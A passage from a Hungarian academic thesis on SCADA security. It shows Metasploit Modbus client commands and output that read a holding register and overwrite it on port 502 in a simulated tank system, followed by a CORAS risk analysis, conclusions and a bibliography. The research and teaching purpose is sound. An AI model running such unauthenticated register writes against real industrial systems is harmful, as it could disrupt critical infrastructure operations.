
10. ábra Parancsok futtatása (saját képernyőmentés)

```
[+] Running module against 86.59.234.242
[+] 86.59.234.242:502 - Sending READ HOLDING REGISTERS. . .
[+] 86.59.234.242:502 - 1 register values from address 2 :
[+] 86.59.234.242:502 - [145]
[*] Auxiliary module execution completed
```

11. ábra Futtatás eredménye (saját képernyőmentés)

- > `set action WRITE_REGISTER` – regiszter (át)írása;
- > `set DATA_ADDRESS 2` – 2. számú adattárolási cím beállítása;
- > `set DATA 60` – az adat átállítása 60-ra⁵²;
- > `run` – futtatás.

Ennek következtében az Ubuntu rendszerében a 145 (litert) tartalmazó sor helyén 60 (liter) jelent meg:




12. ábra Szimuláció eredménye (saját képernyőmentés)

⁵² Megjegyzés: azáltal, hogy kevesebb került a tartályba többször kellett fordulnia a sofőrnek, ezáltal a közlekedésben fennakadások keletkeztek.

Lehetséges következmények:

A módosított adatok következtében a vállalat számára elsődlegesen a támadó anyagi károkat okozott. Azonban – mint látható – a rendszer nem észlelte a módosítást, nem küldött róla jelentést, és nem kért megerősítést sem, így feltételezhetően egy káros kódot is be lehetne juttatni a vállalat rendszerébe – akár időzített aktiválással. Ebben az esetben az anyagi kár – ami magasabb lehet – mellett további, például reputációs kár, bizalomvesztés is érheti a vállalatot amellet, hogy a rendszerben tartózkodhat hosszabb ideig is, amellyel feltérképezheti azt, ezzel egyéb sebezhetőséget tárhat fel, vagy alakíthat ki.

Az esethez kapcsolódóan a következő kockázatelemzést végezte el a vállalat a CORAS módszer alapján⁵³:



13. ábra Kockázatelemzés (saját szerkesztés)

ahol

f1 – fenyegetés (szándékos emberi): a támadó, aki hozzáfért a rendszerhez;

s1 – sebezhetőség: 502-es nyitott port (Modbus kommunikációs protokoll);

ff1 – fenyegetés forgatókönyve: a támadó hozzáfért a SCADA rendszerhez;

nke1 – nem kívánt esemény: adatokat megváltoztatta a támadó a SCADA rendszerben;

k1 – következmény;

ke1 – közvetlen eszköz: vállalati rendszerben adatokhoz való hozzáférés⁵⁴.

Ehhez kapcsolódóan kockázatsökkentő intézkedéseket szükséges megfogalmaznia a vállalat vezetésének, és felülvizsgálni a jelenlegi intézkedéseiket.

⁵³ Iselin Engan és mtsai., „The CORAS Model-Based Method for Security Risk Analysis”, é. n., 91.

⁵⁴ Megjegyzés: több lehetséges forgatókönyv kidolgozása is lehetséges, azonban jelen dolgozatban a támadás volt hangsúlyos, így erre vonatkozik a kockázatelemzés.

Következtetések

Összegezve a fejezetben leírtakat elmondható, hogy az OSINT tevékenység nagy jelentőséggel bír, kiemelt jelentőségűek például a nyilvánosan elérhető IT-információk, a kiszivárgott információk, valamint a nyitott portok is. Több incidens alkalmával is kihasználták a legsebezhetőbbként jegyzett portokat, úgy, mint például a 20, 21-es FTP-t, vagy a 25-ös SMTP-t. Kiemelendő továbbá az 502-es port, amely a Modbus protokollt jelenti. Ez egy kifejezetten SCADA rendszerekhez kötődő protokoll. Ehhez kapcsolódóan az OSINT-eszköz által lefuttatott keresés eredménye 10 találatot is adott 502-es nyitott portra, amelyhez az ICS címke is társult – így feltételezhetően valamely nem hazai létfontosságú rendszerelemhez kapcsolódik. Emellett egyéb sebezhetőségei is vannak a SCADA rendszereknek, például a távoli hozzáférés lehetősége. Az esettanulmány és a szimulációs eredmények alapján elmondható, hogy bizonyos kódok lefuttatása mellett elvégezhető az adatok módosítása egy SCADA rendszerben, amennyiben a kommunikációs protokoll sebezhető. Jelen esetben egy szándékos emberi támadás következtében a vállalat SCADA rendszerében levő adatokat meghamisították, amely további következményeket vonhatna magával mind anyagi, mind pedig reputációs vonatkozásban.

ÖSSZEGZETT KÖVETKEZTETÉSEK

A dolgozat a SCADA rendszerek kiberbiztonsági kihívásait mutatja be, különös tekintettel a létfontosságú rendszerelemekre. Az első fejezetben a legfontosabb alapfogalmakat, mint a ICS, SCADA rendszerek, annak elemeit, valamint használatának előnyeit mutattam be. Emellett a létesítéshez, működtetéséhez jogszabályokat, szabványokat, illetve ajánlásokat/jó gyakorlatokat is áttekintettem, rendszereztem. Továbbá a hazai és nemzetközi szabályozások által nevesített ágazatok összehasonlítását is elvégeztem, amely alapján elmondható, hogy vannak átfedések, azonban az amerikai szabályozás jobban szerteágazó az ágazatok kialakítása tekintetében. Ezt követően a hangsúly kifejezetten a kiberbiztonsági kihívásokra terelődött, először általános áttekintés, majd kifejezetten a SCADA rendszerekre szűkítve. Elmondható, hogy már az ezredforduló előtt detektáltak támadást, melyben érintett volt SCADA rendszer, ezt követően pedig a leginkább ismert támadás a Stuxnet volt. Ezek után sem csökkent az azonosított támadások száma, melyek főleg az energia szektort érintették – a hazai kategóriákhoz való besorolás alapján. Az utolsó fejezet az OSINT révén megjelenő sebezhetőségekről ad áttekintést – többek között a nyitott portokról. Ehhez kapcsolódóan jelenik meg az elvégzett szimuláció, mely során a támadó az 502-es nyitott porton, azaz a Modbus kommunikációs protokollon keresztül éri el a támadott vállalat SCADA rendszerében tárolt adatokat, és módosítja azokat. Elmondható, hogy az esetnek komolyabb következményei is lehetnének az anyagi károkozás mellett. Ezért célszerű és szükséges elvégezni a kockázatelemzést a vállalatokon belül.

A dolgozat befejezése után további kutatási irányként egy nemzetközi szintű elemzés lefuttatását tervezem, melybe szakértőket vonnék be a szakterületről. Emellett egy saját virtuális SCADA rendszer felépítését egy szoftver segítségével, amely további irányt adhat más jellegű támadások szimulálására.

Eredmények

A kutatásom elvégzése után az alábbi következtetéseket vontam le:

T1: Az elkészített táblázat besorolása alapján 2010 óta a legtöbb ismert támadás az energia szektor SCADA rendszereit érte.

T2: A lefutott keresés alapján megtalálható létfontosságú rendszerelem nyitott portja nyílt forrásból.

T3: Az elkészített esettanulmány és kockázatelemzés alapján a kommunikációs protokoll a legsebezhetőbb pontja a SCADA rendszereknek.

Lehetséges felhasználás

A dolgozat elméleti és elemzési keretrendszere, valamint eredményei több területen is hasznosíthatók lehetnek. A kockázatelemzési módszertanok ismertetése egy ezzel kapcsolatos kurzus fejlesztésénél használhatóak, amennyiben nem feltétlen csak az elméleti szintű kockázatelemzés végrehajtása van előtérben. Emellett a szimuláció lefolytatása virtuális környezetben szintén megjelenhet egy kurzus keretében, amely jól bemutatja mind az OSINT, mind pedig a virtuális gépek használatát a parancsok gyakorlatának elsajátítása mellett.

Továbbá az utolsó fejezet felhívja a figyelmet a nyílt forrásból könnyen elérhető információk fontosságára, melyet a tudatosítási folyamatok egyik elemeként lehetne bevonni. Itt ki lehet térni kifejezetten a közösségi médiában megtalálható információkra, amennyiben a célközönség összetétele ezt kívánja.

IRODALOMJEGYZÉK

2012. évi CLXVI. törvény a létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről (é. n.). <https://net.jogtar.hu/jogszabaly?docid=a1200166.tv>.
- „2021 Trends Show Increased Globalized Threat of Ransomware | CISA”, 2022. február 9. <https://www.cisa.gov/uscert/ncas/alerts/aa22-040a>.
- ENISA. „Annex III. ICS Security Related Standards, Guidelines and Policy Documents”. Report/Study. Elérés 2022. szeptember 3. <https://www.enisa.europa.eu/publications/annex-iii>.
- Awen Collective. „Why Should I Be Aware of the NIS Directive?” Elérés 2022. szeptember 3. <https://www.awencollective.com/nis-directive>.
- Az Európai Parlament és a Tanács (EU) 2016/ 1148 Irányelve - (2016. július 6.) - a hálózati és információs rendszerek biztonságának az egész Unióban egységesen magas szintjét biztosító intézkedésekről (é. n.). https://eur-lex.europa.eu/legal-content/HU/TXT/?uri=uriserv:OJ.L_.2016.194.01.0001.01.HUN&toc=OJ:L:2016:194:TOC.
- „Chapter 1. First Steps”. Elérés 2022. október 12. <https://www.virtualbox.org/manual/ch01.html>.
- Cybersecurity and Infrastructure Security Agency. „Critical Infrastructure Sectors”, 2020. október 21. <https://www.cisa.gov/critical-infrastructure-sectors>.
- . „Information Technology Sector”. Elérés 2022. szeptember 10. <https://www.cisa.gov/information-technology-sector>.
- „Cybersecurity: Main and Emerging Threats in 2021 (Infographic) | News | European Parliament”, 2022. január 27. <https://www.europarl.europa.eu/news/en/headlines/society/20220120STO21428/cyber-security-main-and-emerging-threats-in-2021-infographic>.
- DPS, Telecom. „14 Major SCADA Hacks”, 2021. december 31. <https://www.dpstele.com/blog/major-scada-hacks.php>.
- Dunn, Thomas. „10 - Basics of Control Systems”. In *Flexible Packaging*, szerkesztette Thomas Dunn, 103–10. Oxford: William Andrew Publishing, 2015.
- Emroker, Team. „2022 Must-Know Cyber Attack Statistics and Trends | Embroker”, 2022. április 29. <https://www.embroker.com/blog/cyber-attack-statistics/>.
- Engan, Iselin, Ida Hogganvik, Mass S Lund, Bjørnar Solhaug, Ketil Stølen, és Fredrik Vraalsen. „The CORAS Model-Based Method for Security Risk Analysis”, é. n., 91.
- European Union Agency for Cybersecurity. *ENISA Threat Landscape 2021: April 2020 to Mid July 2021*. LU: Publications Office, 2021. <https://data.europa.eu/doi/10.2824/324797>.
- Feldman, Sarah. „Infographic: IT Says SCADA Will Continue to Be a Frequent Threat”. Statista Infographics, 2019. március 6. <https://www.statista.com/chart/17267/cyber-security-threats/>.
- Francia, Guillermo A, David Thornton, és Joshua Dawson. „Security Best Practices and Risk Assessment of SCADA and Industrial Control Systems”, 2012, 7 o.
- Statista. „Frequency of Cyber Threats Worldwide by Type 2017 1 Statistic”. Elérés 2022. október 2. <https://www.statista.com/statistics/883591/frequency-cyber-threats-expected-by-senior-it-practitioners-threat-type/>.
- G.L, Francis. *SCADA: Beginner's Guide*, 2016.
- Henrie, Morgan. „Cyber Security Risk Management in the SCADA Critical Infrastructure Environment”. *Engineering Management Journal* 25, sz. 2 (2013. június 1.): 38–45. <https://doi.org/10.1080/10429247.2013.11431973>.
- Hewett, Rattikorn, Sudeeptha Rudrapattana, és Phongphun Kijsanayothin. „Cyber-security analysis of smart grid SCADA systems with game models”. In *Proceedings of the 9th Annual Cyber and Information Security Research Conference*, 109–12. CISR '14. New

- York, NY, USA: Association for Computing Machinery, 2014. <https://doi.org/10.1145/2602087.2602089>.
- Ibeakanma, Chioma. „The 8 Most Vulnerable Ports to Check When Pentesting”. MUO, 2022. március 29. <https://www.makeuseof.com/vulnerable-ports-check-when-pentesting/>.
- Irmak, Erdal, és İsmail Erkek. „An overview of cyber-attack vectors on SCADA systems”. In *2018 6th International Symposium on Digital Forensic and Security (ISDFS)*, 1–5, 2018. <https://doi.org/10.1109/ISDFS.2018.8355379>.
- isa.org. „ISA112, SCADA Systems”. Elérés 2022. szeptember 2. <https://www.isa.org/standards-and-publications/isa-standards/isa-standards-committees/isa112>.
- Kovacs, Eduard. „Ransomware Group Claims Access to SCADA in Confusing UK Water Company Hack | SecurityWeek.Com”, 2022. augusztus 16. <https://www.securityweek.com/ransomware-group-claims-access-scada-confusing-uk-water-company-hack>.
- Logsign Team. „SCADA Cybersecurity Framework - SCADA Security Policies”, 2020. augusztus 12. <https://www.logsign.com/blog/scada-cybersecurity-framework/>.
- Markovic-Petrovic, J.D., és M.D. Stojanovic. „An Improved Risk Assessment Method for SCADA Information Security”. *Elektronika Ir Elektrotehnika* 20, sz. 7 (2014): 69–72. <https://doi.org/10.5755/j01.eee.20.7.8027>.
- Miller, Bill, és Dale Rowe. „A survey SCADA of and critical infrastructure incidents”. In *Proceedings of the 1st Annual conference on Research in information technology*, 51–56. RIIT '12. New York, NY, USA: Association for Computing Machinery, 2012. <https://doi.org/10.1145/2380790.2380805>.
- „ModbusPal - Java MODBUS simulator”. Elérés 2022. október 10. https://modbuspal.sourceforge.net/?trk=public_post-text.
- „NIST Special Publication 800-53 Revision 5.” Revision 5. National Institute of Standards and Technology, 2020. szeptember 23. <https://doi.org/10.6028/NIST.SP.800-53r5>.
- „One Flaw Too Many: Vulnerabilities in SCADA Systems - Security News”, 2019. december 16. <https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/one-flaw-too-many-vulnerabilities-in-scada-systems>.
- Learning Center. „Open-Source Intelligence (OSINT) | Techniques & Tools | Imperva”. Elérés 2022. október 6. <https://www.imperva.com/learn/application-security/open-source-intelligence-osint/>.
- Pathak, Neel H, és Hashmukh Patel. „A review on Modern SCADA Systems and Security Consideration of Individual SCADA system`s components”. *International Journal of Engineering Development and Research* 2, sz. 2 (2014. 0): 1693–99.
- Schrader, Dirk. „Common Open Port Vulnerabilities List”. <https://Blog.Netwrix.Com/> (blog). Elérés 2022. október 5. <https://blog.netwrix.com/2022/08/04/open-port-vulnerabilities-list/>.
- „Shodan Facet Analysis”. Elérés 2022. október 5. <https://www.shodan.io/search/facet?query=scada&facet=port>.
- Stouffer, Keith, Timothy Zimmerman, CheeYee Tang, Joshua Lubell, Jeffrey Cichonski, Michael Pease, és John McCarthy. „NISTIR 8183 Revision 1.” National Institute of Standards and Technology, 2020. október 7. <https://nvlpubs.nist.gov/nistpubs/ir/2020/NIST.IR.8183r1.pdf>.
- „The Modbus Organization”. Elérés 2022. október 5. <https://modbus.org/>.
- SCADA International. „What Is SCADA? | SCADApedia”. Elérés 2022. szeptember 1. <https://scada-international.com/what-is-scada/>.

- Woo, P.S., és B.H. Kim. „A Study on Quantitative Methodology to Assess Cyber Security Risk of SCADA Systems”. *Advanced Materials Research* 960–961 (2014): 1602–11. <https://doi.org/10.4028/www.scientific.net/AMR.960-961.1602>.
- Yadav, Geeta, és Kolin Paul. „Architecture and Security of SCADA Systems: A Review”. *International Journal of Critical Infrastructure Protection* 34 (2021. szeptember 1.): 100433. <https://doi.org/10.1016/j.ijcip.2021.100433>.

MELLÉKLETEK

Rövidítések jegyzéke

Rövidítés	Magyar nyelvű kifejezés	Idegen nyelvű kifejezés
ICS	Ipari vezérlőrendszer	Industrial Control System
SCADA	Felügyeleti ellenőrző és adatgyűjtő rendszer	Supervisory control and data acquisition
OSINT	Nyílt forrású információszerzés	Open Source Intelligence
DCS	Elosztott vezérlőrendszer	Distributed Control System
PLC	Programozható logikai vezérlő	Programmable Logic Controller
HMI	Ember-gép interfész	Human Machine Interface
RTU	Távoli terminálegység	Remote Terminal Unit
MTU	Főterminálegység	Master Terminal Unit
EU	Európai Unió	European Union
ENISA	Európai Kiberbiztonsági Ügynökség	European Union Agency for Cyber Security
RDP	-	Remote Desktop Protocol
TCP	-	Transmission Control Protocol
UDP	-	User Datagram Protocol

Táblázatjegyzék

1. táblázat: SCADA rendszer előnyei (saját szerkesztés, G. L. Francis alapján)..... 6
2. táblázat: Szabványok és iránymutatások (saját szerkesztés, ENISA alapján)..... 10
3. táblázat Legjelentősebb SCADA rendszereket célzó kibertámadások 2012-2022 között (saját szerkesztés DPS alapján)..... 19
4. táblázat Legsebezhetőbb portok és leírásuk (saját szerkesztés MUO alapján) 29

Ábrajegyzék

1. ábra Kibefenyegetések alakulása szakemberek szerint 2017-ben (saját szerkesztés Statista alapján)..... 20
2. ábra CORAS szimbólumok (forrás: Francia és mtsai.: Security Best Practices and Risk Assessment of SCADA and Industrial Control Systems) 23
3. ábra Nyitott portok számának alakulása a legsebezhetőbb portok esetében (saját készítés, shodan alapján)..... 30
4. ábra Talált nyitott 502-es port (forrás: shodan.io)..... 31

5. ábra Modbus képernyő (saját képernyőmentés).....	33
6. ábra Bevitt adatok (saját képernyőmentés)	34
7. ábra nmap kód futtatása (saját képernyőmentés)	35
8. ábra msfconsole, search modbus kódok futtatása (saját képernyőmentés)	35
9. ábra modbusclient, options kódok futtatása (saját képernyőmentés)	36
10. ábra Parancsok futtatása (saját képernyőmentés).....	36
11. ábra Futtatás eredménye (saját képernyőmentés).....	37
12. ábra Szimuláció eredménye (saját képernyőmentés)	37
13. ábra Kockázatelemzés (saját szerkesztés)	38